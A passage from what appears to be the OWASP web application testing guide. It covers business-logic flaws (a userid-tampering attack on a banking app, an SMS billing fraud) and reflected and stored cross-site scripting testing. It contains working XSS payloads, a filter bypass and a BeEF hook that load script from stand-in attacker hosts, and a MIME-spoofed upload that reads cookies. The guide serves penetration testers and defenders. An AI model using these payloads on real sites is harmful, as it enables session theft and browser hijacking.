With the understanding of how the application functions and the understanding of the developers' misguided assumptions, it is possible to break the logic of the application. Now that an account for a user of a different company has been enumerated (remember userid 118 from above), let's create another user account of our own with privileges limited to only being able to transfer funds internally and update our user preferences. When this new user account is created, it is assigned a userid of 120. If we login with this newly created account, we can't do anything but update our own user preferences and make limited transfers internally. If we make any change to this user's profile, the userid is submitted to the application with our preference change. If we trap this request within our intercepting proxy and change the userid to 118 (remember that userid 118 was found by enumerating user accounts and that it belongs to a different company), then that user is effectively removed from the other company and added to our company. Two things will result from this. First, this will perform a denial of service for the other customer, since they can no longer access this account (since it is now associated with our company). Second, we can now run reports and see every transaction that the company's user performed (including money transfers with bank account numbers, routing numbers, balances, etc) now that this userid is associated to our company. The application logic saw a request from an authorized user (via a valid session token), but did not cross reference this valid token to see if the userid really belonged to this company. Since it didn't cross check that the userid that was submitted in the request belonged to the current authorized user's company, it associated that userid to the current company of the authorized user.

Now let's take this a step further. Suppose a new customer is given two admin accounts, with the userids starting at 113 and 114 for our current company. What would happen if we automated the attack above (i.e., sending an authenticated request with a different userid) with a fuzzer, utilizing the same request but starting at userid 0 and incrementing to 112. If this was completed, then our company would now have 113 new accounts, of which many could be admin accounts, user



accounts with different privileges, etc. We could now run as many reports as we like, harvesting account numbers, routing numbers (of individuals and other companies), personal information, etc. Unfortunately, once an account has been removed from its previous, legitimate company and has been added to our company, we lose the capability of transferring money using the privileges of this account. Regardless, the damage has been done, since no other company can access the banking application using these accounts any longer, since they now belong to our company. Effectively, this is a complete DoS for every company but ours, and we can now harvest a lot of sensitive information from these accounts (e.g., previous transactions) by running reports for these users that are now within our current company.

As you can see, the vulnerability within the business logic was due to assumptions made by the developers and how the application reacted when it received unexpected data. First, developers assumed that all data (in particular, the userids) passed with the body of a POST request was valid and did not verify it on the server-side before processing it. Second, the application did not verify that the authentication/authorization session token (a cookie, in this scenario) for a user belonging to one company actually was a valid userid for that same company. As a consequence, the application logic was completely vulnerable: once the user's profile was updated using the current user's session token and another user's userid (corresponding to a different company), the application removed the user account from the victim company and moved it to the current user's company.

This example shows how understanding the functionality of the application, the intentions of the developers, and some creative thinking, can break the application's logic and pay huge dividends. Thankfully, we are ethical penetration testers and can inform our clients of this vulnerability and remediate it, before a malicious user attempts to exploit it.

BLACK BOX TESTING AND EXAMPLES

Although uncovering logical vulnerabilities will probably always remain an art, one can attempt to go about it systematically to a great extent. Here is a suggested approach that consists of:

- Understanding the application
- Creating raw data for designing logical tests
- Designing the logical tests
- Standard prerequisites
- Execution of logical tests

Understanding the application

Understanding the application thoroughly is a prerequisite for designing logical tests. To start with:

- Get any documentation describing the application's functionality. Examples of this include:
 - Application manuals
 - Requirements documents
 - Functional specifications
 - Use or Abuse Cases

- Explore the application manually and try to understand all the different ways in which the application can be used, the acceptable usage scenarios and the authorization limits imposed on various users

Creating raw data for designing logical tests

In this phase, one should ideally come up with the following data:

- All application **business scenarios**. For example, for an e-commerce application this might look like,
 - Product ordering
 - Checkout
 - Browse
 - Search for a product
- **Workflows**. This is different from business scenarios since it involves a number of different users. Examples include:
 - Order creation and approval
 - Bulletin board (one user posts an article that is reviewed by a moderator and ultimately seen by all users)
- Different **user roles**
 - Administrator
 - Manager
 - Staff
 - CEO
- Different **groups or departments** (note that there could be a tree (e.g. the Sales group of the heavy engineering division) or tagged view (e.g. someone could be a member of Sales as well as marketing) associated with this.
 - Purchasing
 - Marketing
 - Engineering
- **Access rights of various user roles and groups** - The application allows various users privileges on some resource (or asset) and we need to specify the constraints of these privileges. One simple way to know these business rules/constraints is to make use of the application documentation effectively. For example, look for clauses like "If the administrator allows individual user access..", "If configured by the administrator.." and you know the restriction imposed by the application.
- **Privilege Table** – After learning about the various privileges on the resources along with the constraints, you are all set to create a Privilege Table. Get answers to:



- What can each user role do on which resource with what constraint? This will help you in deducing who cannot do what on which resource.
- What are the policies across groups?

Consider the following privileges: "Approve expense report", "Book a conference room", "Transfer money from own account to another user's account". A privilege could be thought of as a combination of a verb (e.g. Approve, Book, Withdraw) and one or more nouns (Expense report, conference room, account). The output of this activity is a grid with the various privileges forming the leftmost column while all user roles and groups would form the column headings of other columns. There would also be a "Comments" column that qualifies data in this grid.

Privilege	Who can do this	Comment
Approve expense report	Any supervisor may approve report submitted by his subordinate	
Submit expense report	Any employee may do this for himself	
Transfer funds from one account to another	An account holder may transfer funds from own account to another account	
View payslip	Any employee may see his own	

This data is a key input for designing logical tests.

Developing logical tests

Here are several guidelines to designing logical tests from the raw data gathered.

- **Privilege Table** - Make use of the privilege table as a reference while creating application specific logical threats. In general, develop a test for each admin privilege to check if it could be executed illegally by a user role with minimum privileges or no privilege. For example:
 - Privilege: Operations Manager cannot approve a customer order
 - Logical Test: Operations Manager approves a customer order
- **Improper handling of special user action sequences** - Navigating through an application in a certain way or revisiting pages out of synch can cause logical errors which may cause the application to do something it's not meant to. For example:
 - A wizard application where one fills in forms and proceeds to the next step. One cannot in any normal way (according to the developers) enter the wizard in the middle of the process. Bookmarking a middle step (say step 4 of 7), then continuing with the other steps until completion or form submission, then revisiting the middle step that was bookmarked may "upset" the backend logic due to a weak *state model*.

- **Cover all business transaction paths** - While designing tests, check for all alternative ways to perform the same business transaction. For example, create tests for both cash and credit payment modes.
- **Client-side validation** - Look at all client side validations and see how they could be the basis for designing logical tests. For example, a funds transfer transaction has a validation for negative values in the amount field. This information can be used to design a logical test such as "A user transfers negative amount of money".

Standard prerequisites

Typically, some initial activities useful as setup are:

- Create test users with different permissions
- Browse all the important business scenarios/workflows in the application

Execution of logical tests

Pick up each logical test and do the following:

- Analyze the HTTP/S requests underlying the acceptable usage scenario corresponding to the logical test
 - Check the order of HTTP/S requests
 - Understand the purpose of hidden fields, form fields, query string parameters being passed
- Try and subvert it by exploiting the known vulnerabilities
- Verify that the application fails for the test

A real world example

In order to provide the reader with a better understanding of this issue and how to test it, we describe another real world case that was investigated by one of the authors in 2006. At that time, a mobile telecom operator (we'll call it FlawedPhone.com) launched a webmail+SMS service for its customers, with the following characteristics:

- New customers, when buying a SIM card, can open a free, permanent email account with the flawedphone.com domain
- The email is preserved even if the customer "transfers" the SIM card to another telecom operator
- However, as long as the SIM card is registered to FlawedPhone, each time an email is received, a SMS message is sent to the customer, including sender and subject of the email
- The SMS application checks that the target phone number is a legitimate customer from its own copy of the FlawedPhone customers list, which is automatically updated every ~8 hours.

The application had been developed following security best practices, but it suffered from a business logic flaw and FlawedPhone was soon targeted by the following fraud attack:

- The attacker bought a new FlawedPhone SIM card



- The attacker immediately requested to transfer the SIM card to another mobile carrier, which credits 0.05 € for each received SMS message
- As soon as the SIM card was “transferred” to the new provider, the malicious user started sending hundreds of emails to their FlawedPhone email account
- The malicious user had an ~8 hours window before the email+SMS application had its list updated and stopped delivering messages
- By that time, the malicious user had accumulated ~50-100 € on the card, and proceeded to sell it on eBay

The developers thought that SMS messages delivered during the 8 hours period would have introduced a negligible cost but failed to consider the likelihood of an automated attack like the one described. As we can see, the customer list synchronization time combined with the lack of limit to the number of messages that could be delivered in a given period of time, introduced a critical flaw in the system that was soon exploited by malicious users.

REFERENCES

Whitepapers

- Business logic - http://en.wikipedia.org/wiki/Business_logic
- Prevent application logic attacks with sound app security practices - http://searchappsecurity.techtarget.com/qna/0,289202,sid92_gci1213424,00.html?bucket=NEWS&topic=302570

Tools

- Automated tools are incapable of detecting logical vulnerabilities. For example, tools have no means of detecting if a bank's "fund transfer" page allows a user to transfer a negative amount to another user (in other words, it allows a user to transfer a positive amount into his own account) nor do they have any mechanism to help the human testers to suspect this state of affairs.

Preventing transfer of a negative amount: Tools could be enhanced so that they can report client side validations to the tester. For example, the tool may have a feature whereby it fills a form with strange values and attempts to submit it using a full-fledged browser implementation. It should check to see whether the browser actually submitted the request. Detecting that the browser has not submitted the request would signal to the tool that submitted values are not being accepted due to client-side validation. This would be reported to the tester, who would then understand the need for designing appropriate logical tests that bypass client-side validation. In our "negative amount transfer" example, the tester would learn that the transfer of negative amounts may be an interesting test. He could then design a test wherein the tool bypasses the client-side validation code and checks to see if the resulting response contains the string "funds transfer successful". The point is not that the tool will be able to detect this or other vulnerabilities of this nature, rather that, with some thought, it would be possible to add many such features to enlist the tools in aiding human testers to find such logical vulnerabilities.

4.8 DATA VALIDATION TESTING

The most common web application security weakness is the failure to properly validate input coming from the client or environment before using it. This weakness leads to almost all of the major vulnerabilities in web applications, such as cross

site scripting, SQL injection, interpreter injection, locale/Unicode attacks, file system attacks, and buffer overflows. Data from an external entity or client should never be trusted, since it can be arbitrarily tampered with by an attacker. "All Input is Evil", says Michael Howard in his famous book "Writing Secure Code". That is rule number one. Unfortunately, complex applications often have a large number of entry points, which makes it difficult for a developer to enforce this rule. In this chapter, we describe Data Validation testing. This is the task of testing all the possible forms of input, to understand if the application sufficiently validates input data before using it. We split data validation testing into the following categories:

Testing for Cross site scripting

In Cross Site Scripting (XSS) testing, we test if it is possible to manipulate the input parameters of the application so that it generates malicious output. We find an XSS vulnerability when the application does not validate our input and creates an output that is under our control. This vulnerability leads to various attacks, for example, stealing confidential information (such as session cookies) or taking control of the victim's browser. An XSS attack breaks the following pattern: Input -> Output == cross-site scripting

In this guide, the following types of XSS testing are discussed in details:

[4.8.1 Testing for Reflected Cross Site Scripting](#) (OWASP-DV-001)

[4.8.2 Testing for Stored Cross Site Scripting](#) (OWASP-DV-002)

[4.8.3 Testing for DOM based Cross Site Scripting](#) (OWASP-DV-003)

[4.8.4 Testing for Cross Site Flashing](#) (OWASP-DV004)

[4.8.5 SQL Injection](#) (OWASP-DV-005)

In SQL injection testing, we test if it is possible to inject data into the application so that it executes a user-controlled SQL query in the back-end DB. We find a SQL injection vulnerability if the application uses user input to create SQL queries without proper input validation. A successful exploitation of this class of vulnerability allows an unauthorized user to access or manipulate data in the database. Note that application data often represents the core asset of a company. A SQL Injection attack breaks the following pattern: Input -> Query SQL == SQL injection

SQL Injection testing is further broken down into:

[4.8.5.1 Oracle Testing](#)

[4.8.5.2 MySQL Testing](#)

[4.8.5.3 SQL Server Testing](#)

[4.8.5.4 MS Access Testing](#)

[4.8.5.5 Testing PostgreSQL](#)

[4.8.6 LDAP Injection](#) (OWASP-DV-006)

LDAP injection testing is similar to SQL Injection testing. The differences are that we use the LDAP protocol instead of SQL and that the target is an LDAP Server instead of a SQL Server. An LDAP Injection attack breaks the following pattern: Input -> Query LDAP == LDAP injection

[4.8.7 ORM Injection](#) (OWASP-DV-007)

ORM injection testing is similar to SQL Injection Testing, as well. In this case, we use a SQL Injection against an ORM-generated data access object model. From the tester's point of view, this attack is virtually identical to a SQL Injection attack. However, the injection vulnerability exists in the code generated by an ORM tool.

[4.8.8 XML Injection](#) (OWASP-DV-008)

In XML injection testing, we test if it possible to inject a particular XML document into the application. We find an XML injection vulnerability if the XML parser fails to make appropriate data validation.



An XML Injection attack breaks the following pattern:

Input -> XML doc == XML injection

[4.8.9 SSI Injection](#) (OWASP-DV-009)

Web servers usually give developers the ability to add small pieces of dynamic code inside static HTML pages, without having to deal with full-fledged server-side or client-side languages. This feature is incarnated by Server-Side Includes (SSI) Injection. In SSI injection testing, we test if it is possible to inject into the application data that will be interpreted by SSI mechanisms. A successful exploitation of this vulnerability allows an attacker to inject code into HTML pages or even perform remote code execution.

[4.8.10 XPath Injection](#) (OWASP-DV-010)

XPath is a language that has been designed and developed primarily to address parts of an XML document. In XPath injection testing, we test if it is possible to inject data into an application so that it executes user-controlled XPath queries. When successfully exploited, this vulnerability may allow an attacker to bypass authentication mechanisms or access information without proper authorization.

[4.8.11 IMAP/SMTP Injection](#) (OWASP-DV-011)

This threat affects all the applications that communicate with mail servers (IMAP/SMTP), generally webmail applications. In IMAP/SMTP injection testing, we test if it possible to inject arbitrary IMAP/SMTP commands into the mail servers, due to input data not properly sanitized.

An IMAP/SMTP Injection attack breaks the following pattern:

Input -> IMAP/SMTP command == IMAP/SMTP Injection

[4.8.12 Code Injection](#) (OWASP-DV-012)

In code injection testing, we check if it is possible to inject into an application data that will be later executed by the web server.

A Code Injection attack breaks the following pattern:

Input -> malicious Code == Code Injection

[4.8.13 OS Commanding](#) (OWASP-DV-013)

In command injection testing, we will try to inject an OS command through an HTTP request into the application.

An OS Command Injection attack breaks the following pattern:

Input -> OS Command == OS Command Injection

[4.8.14 Buffer overflow](#) (OWASP-DV-014)

In these tests, we check for different types of buffer overflow vulnerabilities. Here are the testing methods for the common types of buffer overflow vulnerabilities:

[4.8.14.1 Heap overflow](#)

[4.8.14.2 Stack overflow](#)

[4.8.14.3 Format string](#)

In general Buffer overflow breaks the following pattern:

Input -> Fixed buffer or format string == overflow

4.8.15 Incubated vulnerability Testing (OWASP-DV-015)

Incubated testing is a complex testing that needs more than one data validation vulnerability to work.

In every pattern shown, the data should be validated by the application before it's trusted and processed. The goal of our testing is to verify if the application actually performs validation and does not trust its input.

[4.8.15 Testing for HTTP Spltting/Smuggling](#) (OWASP-DV-016)

Describes how to test for an HTTP Exploit, as HTTP Verb, HTTP Splitting, HTTP Smuggling.

4.8.1 TESTING FOR REFLECTED CROSS SITE SCRIPTING (OWASP-DV-001)

BRIEF SUMMARY

Reflected [Cross-site Scripting \(XSS\)](#) is another name for non-persistent XSS, where the attack doesn't load with the vulnerable web application but is originated by the victim loading the offending URI. In this article we will see some ways to test a web application for this kind of vulnerability.

DESCRIPTION OF THE ISSUE

Reflected XSS attacks are also known as type 1 or non-persistent XSS attacks, and are the most frequent type of XSS attacks found nowadays.

When a web application is vulnerable to this type of attack, it will pass unvalidated input sent through requests to the client. The common modus operandi of the attack includes a design step, in which the attacker creates and tests an offending URI, a social engineering step, in which she convinces her victims to load this URI on their browsers, and the eventual execution of the offending code — using the victim's credentials.

Commonly the attacker's code is written in the Javascript language, but other scripting languages are also used, e.g., ActionScript and VBScript.

Attackers typically leverage these vulnerabilities to install key loggers, steal victim cookies, perform clipboard theft, and change the content of the page (e.g., download links).

One of the important matters about exploiting XSS vulnerabilities is character encoding. In some cases, the web server or the web application could not be filtering some encodings of characters, so, for example, the web application might filter out "<script>", but might not filter %3cscript%3e which simply includes another encoding of tags. A nice tool for testing character encodings is OWASP's [CAL9000](#).

BLACK BOX TESTING


A black-box test will include at least three phases:

1. Detect input vectors. The tester must determine the web application's variables and how to input them in the web application. See the example below.
2. Analyze each input vector to detect potential vulnerabilities. To detect an XSS vulnerability, the tester will typically use specially crafted input data with each input vector. Such input data is typically harmless, but trigger responses from the web browser that manifests the vulnerability. Testing data can be generated by using a web application fuzzer or manually.
3. For each vulnerability reported in the previous phase, the tester will analyze the report and attempt to exploit it with an attack that has a realistic impact on the web application's security.



Example 1


For example, consider a site that has a welcome notice " Welcome %username% " and a download link.



The tester must suspect that every data entry point can result in an XSS attack. To analyze it, the tester will play with the user variable and try to trigger the vulnerability. Let's try to click on the following link and see what happens:

```
http://example.com/index.php?user=<script>alert(123)</script>
```

If no sanitization is applied this will result in the following popup:




This indicates that there is an XSS vulnerability and it appears that the tester can execute code of his choice in anybody's browser if he clicks on the tester's link.

Example 2

Let's try other piece of code (link):

```
http://example.com/index.php?user=<script>>window.onload = function() {var  
AllLinks=document.getElementsByTagName("a");  
AllLinks[0].href = "http://badexample.com/malicious.exe"; }</script>
```

This produces the following behavior:



This will cause the user, clicking on the link supplied by the tester, to download the file malicious.exe from a site he controls.

Countermeasures

Most web applications today use some sort of sanitization. Yet, some remain vulnerable. Reflected cross-site scripting attacks are prevented either at the side of the server, by sanitization or a web application firewall, or at the side of the client by prevention mechanisms that are embedded in modern web browsers.

Since most of the clients do not update their browsers, the tester cannot count on this and must test for vulnerabilities assuming that web browsers will not prevent the attack. (Frei et al 2008)

A web application or the web server (e.g., Apache's mod_rewrite module) can parse the URL matching a regular expression as a sanitization procedure. For example the following regular expression can be used to detect (and block) alphanumeric characters between tags or slashes.

```
/((\%3C)|<)((\%2F)|\/)*[a-z0-9\%]+((\%3E)|>)/i
```

Hence, the above attack will not work. However, this regular expression does not completely fix the vulnerability. In a grey-box test, the tester might access the source code and analyze the sanitization procedure to decide if it can be circumvented.

Example 3

To black-box test whether there is a vulnerability or not, the tester will use many test vectors, each circumventing different sanitization procedures, hoping that one will work. For example, let's say that the following code is executed:

```
<?
$re = "<script[^>]+src/i";

if (preg_match($re, $_GET['var'])) {
    echo "Filtered";
    return; }
echo "Welcome ".$_GET['var']." !";
?>
```

In this scenario there is a regular expression checking if

```
<script [anything but the character: '>' ] src
```

is inserted. This is useful for filtering expressions like



```
<script src="http://attacker.com/xss.js"></script>
```

which is a common attack. But, in this case, it is possible to bypass the sanitization by using the ">" character in an attribute between script and src, like this:

```
http://www.example.com/?var=<SCRIPT%20a=">%20SRC="http://www.attacker.com/xss.js"></SCRIPT>
```

This will exploit the reflected cross site scripting vulnerability shown before, executing the javascript code stored on the attacker's web server as if it was originating from the victim web site, www.example.com.

A complete test will include instantiating a variable with several attack vectors (Check [Fuzz vectors appendix](#) and [Encoded injection appendix](#)).

Finally, analyzing answers can get complex. A simple way to do this is to use code that pops up a dialog, as in our example. This typically indicates that an attacker could execute arbitrary JavaScript of his choice in the visitors' browsers.

REFERENCES

Books

- Joel Scambray, Mike Shema, Caleb Sima - "Hacking Exposed Web Applications", Second Edition, McGraw-Hill, 2006 - [ISBN 0-07-226229-0](#)
- Dafydd Stuttard, Marcus Pinto - "The Web Application's Handbook - Discovering and Exploiting Security Flaws", 2008, Wiley, [ISBN 978-0-470-17077-9](#)
- Jeremiah Grossman, Robert "RSnake" Hansen, Petko "pdp" D. Petkov, Anton Rager, Seth Fogie - "Cross Site Scripting Attacks: XSS Exploits and Defense", 2007, Syngress, ISBN-10: 1-59749-154-3

Whitepapers

- **CERT** - Malicious HTML Tags Embedded in Client Web Requests: [Read](#)
- **Rsnake** - XSS Cheat Sheet: [Read](#)
- **cgisecurity.com** - The Cross Site Scripting FAQ: [Read](#)
- **G.Ollmann** - HTML Code Injection and Cross-site scripting: [Read](#)
- **A. Calvo, D.Tiscornia** - alert('A JavaScript agent'): [Read](#) (To be published)
- **S. Frei, T. Dübendorfer, G. Ollmann, M. May** - Understanding the Web browser threat: [Read](#)

Tools

- **OWASP CAL9000**: CAL9000 is a collection of web application security testing tools that complement the feature set of current web proxies and automated scanners.
- **PHP Charset Encoder(PCE)** - <http://h4k.in/encoding> This tool helps you encode arbitrary texts to and from 65 kinds of charsets. Also some encoding functions featured by JavaScript are provided.
- **WebScarab** WebScarab is a framework for analysing applications that communicate using the HTTP and HTTPS protocols.

- **XSS-Proxy** - <http://xss-proxy.sourceforge.net/> XSS-Proxy is an advanced Cross-Site-Scripting (XSS) attack tool.
- **ratproxy** - <http://code.google.com/p/ratproxy/> A semi-automated, largely passive web application security audit tool, optimized for an accurate and sensitive detection, and automatic annotation, of potential problems and security-relevant design patterns based on the observation of existing, user-initiated traffic in complex web 2.0 environments.
- **Burp Proxy** - <http://portswigger.net/proxy/> Burp Proxy is an interactive HTTP/S proxy server for attacking and testing web applications.

4.8.2 TESTING FOR STORED CROSS SITE SCRIPTING (OWASP-DV-002)

BRIEF SUMMARY

Stored Cross Site Scripting (XSS) is the most dangerous type of Cross Site Scripting. Web applications that allow users to store data are potentially exposed to this type of attack. This chapter illustrates examples of stored cross site scripting injection and related exploitation scenarios.

DESCRIPTION OF THE ISSUE

Stored XSS occurs when a web application gathers input from a user which might be malicious, and then stores that input in a data store for later use. The input that is stored is not correctly filtered. As a consequence, the malicious data will appear to be part of the web site and run within the user's browser under the privileges of the web application.

This vulnerability can be used to conduct a number of browser-based attacks including:

- Hijacking another user's browser
- Capturing sensitive information viewed by application users
- Pseudo defacement of the application
- Port scanning of internal hosts ("internal" in relation to the users of the web application)
- Directed delivery of browser-based exploits
- Other malicious activities

Stored XSS does not need a malicious link to be exploited. A successful exploitation occurs when a user visits a page with a stored XSS. The following phases relate to a typical stored XSS attack scenario:

- Attacker stores malicious code into the vulnerable page
- User authenticates in the application
- User visits vulnerable page
- Malicious code is executed by the user's browser



This type of attack can also be exploited with browser exploitation frameworks such as [BeEF](#), [XSS Proxy](#) and [Backframe](#). These frameworks allow for complex JavaScript exploit development.

Stored XSS is particularly dangerous in application areas where users with high privileges have access. When the administrator visits the vulnerable page, the attack is automatically executed by their browser. This might expose sensitive information such as session authorization tokens.

BLACK BOX TESTING AND EXAMPLE

Input Forms

The first step is to identify all points where user input is stored into the back-end and then displayed by the application. Typical examples of stored user input can be found in:

- User/Profiles page: the application allows the user to edit/change profile details such as first name, last name, nickname, avatar, picture, address, etc.
- Shopping cart: the application allows the user to store items into the shopping cart which can then be reviewed later
- File Manager: application that allows upload of files
- Application settings/preferences: application that allows the user to set preferences

Analyze HTML code

Input stored by the application is normally used in HTML tags, but it can also be found as part of JavaScript content. At this stage, it is fundamental to understand if input is stored and how it is positioned in the context of the page.

Example: Email stored data in index2.php

User Details	
Name:	Administrator
Username:	admin
Email:	aaa@aa.com
New Password:	
Verify Password:	

The HTML code of index2.php where the email value is located:

```
<input class="inputbox" type="text" name="email" size="40" value="aaa@aa.com" />
```

In this case, the pen-tester needs to find a way to inject code outside the `<input>` tag as below:

```
<input class="inputbox" type="text" name="email" size="40" value="aaa@aa.com"> MALICIOUS CODE  
<!-- />
```


Testing for Stored XSS

This involves testing the input validation/filtering controls of the application. Basic injection examples in this case:

```
aaa@aa.com"><script>alert(document.cookie)</script>
aaa@aa.com%22%3E%3Cscript%3Ealert(document.cookie)%3C%2Fscript%3E
```

Ensure the input is submitted through the application. This normally involves disabling JavaScript if client-side security controls are implemented or modifying the HTTP request with a web proxy such as [WebScarab](#). It is also important to test the same injection with both HTTP GET and POST requests. The above injection results in a popup window containing the cookie values.

Result Expected:



The HTML code following the injection:

```
<input class="inputbox" type="text" name="email" size="40"
value="aaa@aa.com"><script>alert(document.cookie)</script>
```

The input is stored and the XSS payload is executed by the browser when reloading the page.

If the input is escaped by the application, testers should test the application for XSS filters. For instance, if the string "SCRIPT" is replaced by a space or by a NULL character then this could be a potential sign of XSS filtering in action. Many techniques exist in order to evade input filters. It is strongly recommended that testers refer to [RSnake](#) and [Mario](#) XSS Cheat pages which provide an extensive list of XSS attacks and filtering bypasses. Refer to the whitepapers/tools section for more detailed information.

Leverage Stored XSS with BeEF

Stored XSS can be exploited by advanced JavaScript exploitation frameworks such as [BeEF](#), [XSS Proxy](#) and [Backframe](#). Let's see what a typical BeEF exploitation scenario involves:

- Injecting a JavaScript hook which communicates to the attacker's browser exploitation framework (BeEF)
- Waiting for the application user to view the vulnerable page where the stored input is displayed
- Control the application user's browser via the BeEF console

The JavaScript hook can be injected by exploiting the XSS vulnerability in the web application.

Example: BeEF Injection in index2.php:

```
aaa@aa.com"><script src=http://attacker.site/beef/hook/beefmagic.js.php></script>
```



When the user loads the page index2.php, the script beefmagic.js.php is executed by the browser. It is then possible to access cookies, user screenshot, user clipboard, and launch complex XSS attacks.

Result Expected

<p>Browser Exploitation Framework</p>  <p>BeEF</p> <p>Autorun disabled</p> <p>Zombies</p> <p>192.168.0.93</p>	<p> 192.168.0.93</p> <p>Details [Hide]</p> <p>Browser Firefox 2.0.0.14</p> <p>Operating System Windows NT 5.1</p> <p>Screen 1152x864 with 32-bit colour</p> <p>URL http://192.168.0.95/mambo3/administrator/index2.php?option=com</p> <p>Cookie 32024ddb00f5209405e22d627ea2121=dff75c3dcd3e7a122a06095f582ff45885b9eb08ee62e2f88b133f0=4549f211cb2fc201f1fc9055ff37bb0aa5090deef730fceb87ad0bc338=699bdcad11aa9dc59453db8mostlyce[userType]=Super Administrator; BeEFSession=6a3d8f4e380</p>
-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

This attack is particularly effective in vulnerable pages that are viewed by many users with different privileges.

File Upload

If the web application allows file upload, it is important to check if it is possible to upload HTML content. For instance, if HTML or TXT files are allowed, XSS payload can be injected in the file uploaded. The pen-tester should also verify if the file upload allows setting arbitrary MIME types.

Consider the following HTTP POST request for file upload:

```
POST /fileupload.aspx HTTP/1.1
[...]
```

```
Content-Disposition: form-data; name="uploadfile1"; filename="C:\Documents and Settings\test\Desktop\test.txt"
Content-Type: text/plain
```

```
test
```

This design flaw can be exploited in browser MIME mishandling attacks. For instance, innocuous-looking files like JPG and GIF can contain an XSS payload that is executed when they are loaded by the browser. This is possible when the MIME type for an image such as image/gif can instead be set to text/html. In this case the file will be treated by the client browser as HTML.

HTTP POST Request forged:

```
Content-Disposition: form-data; name="uploadfile1"; filename="C:\Documents and Settings\test\Desktop\test.gif"
Content-Type: text/html
```

```
<script>alert(document.cookie)</script>
```

Also consider that Internet Explorer does not handle MIME types in the same way as Mozilla Firefox or other browsers do. For instance, Internet Explorer handles TXT files with HTML content as HTML content. For further information about MIME handling, refer to the whitepapers section at the bottom of this chapter.

GRAY BOX TESTING AND EXAMPLE

Gray Box testing is similar to Black box testing. In gray box testing, the pen-tester has partial knowledge of the application. In this case, information regarding user input, input validation controls, and data storage might be known by the pen-tester.

Depending on the information available, it is normally recommended that testers check how user input is processed by the application and then stored into the back-end system. The following steps are recommended:

- Use front-end application and enter input with special/invalid characters
- Analyze application response(s)
- Identify presence of input validation controls
- Access back-end system and check if input is stored and how it is stored
- Analyze source code and understand how stored input is rendered by the application

If source code is available (White Box), all variables used in input forms should be analyzed.

In particular, programming languages such as PHP, ASP, and JSP make use of predefined variables/functions to store input from HTTP GET and POST requests.

The following table summarizes some special variables and functions to look at when analyzing source code:

PHP	ASP	JSP
<ul style="list-style-type: none"> • <code>\$_GET</code> - HTTP GET variables • <code>\$_POST</code> - HTTP POST variables • <code>\$_FILES</code> - HTTP File Upload variables 	<ul style="list-style-type: none"> • <code>Request.QueryString</code> - HTTP GET • <code>Request.Form</code> - HTTP POST • <code>Server.CreateObject</code> - used to upload files 	<ul style="list-style-type: none"> • <code>doGet, doPost</code> servlets - HTTP GET and POST • <code>request.getParameter</code> - HTTP GET/POST variables

REFERENCES

Books

- Joel Scambray, Mike Shema, Caleb Sima - "Hacking Exposed Web Applications", Second Edition, McGraw-Hill, 2006 - [ISBN 0-07-226229-0](https://www.amazon.com/dp/0072262290)



- Dafydd Stuttard, Marcus Pinto - "The Web Application's Handbook - Discovering and Exploiting Security Flaws", 2008, Wiley, [ISBN 978-0-470-17077-9](#)
- Jeremiah Grossman, Robert "RSnake" Hansen, Petko "pdp" D. Petkov, Anton Rager, Seth Fogie - "Cross Site Scripting Attacks: XSS Exploits and Defense", 2007, Syngress, ISBN-10: 1-59749-154-3

Whitepapers

- RSnake: "XSS (Cross Site Scripting) Cheat Sheet" - <http://hackers.org/xss.html>
- CERT: "CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests" - <http://www.cert.org/advisories/CA-2000-02.html>
- Aung Khant: "What XSS Can do - Benefits of XSS From Attacker's view" - <http://yehg.org/lab/pr0js/papers/What%20XSS%20Can%20Do.pdf>
- Amit Klein: "Cross-site Scripting Explained" - http://www.sanctuminc.com/pdf/WhitePaper_CSS_Explained.pdf
- Gunter Ollmann: "HTML Code Injection and Cross-site Scripting" - <http://www.technicalinfo.net/papers/CSS.html>
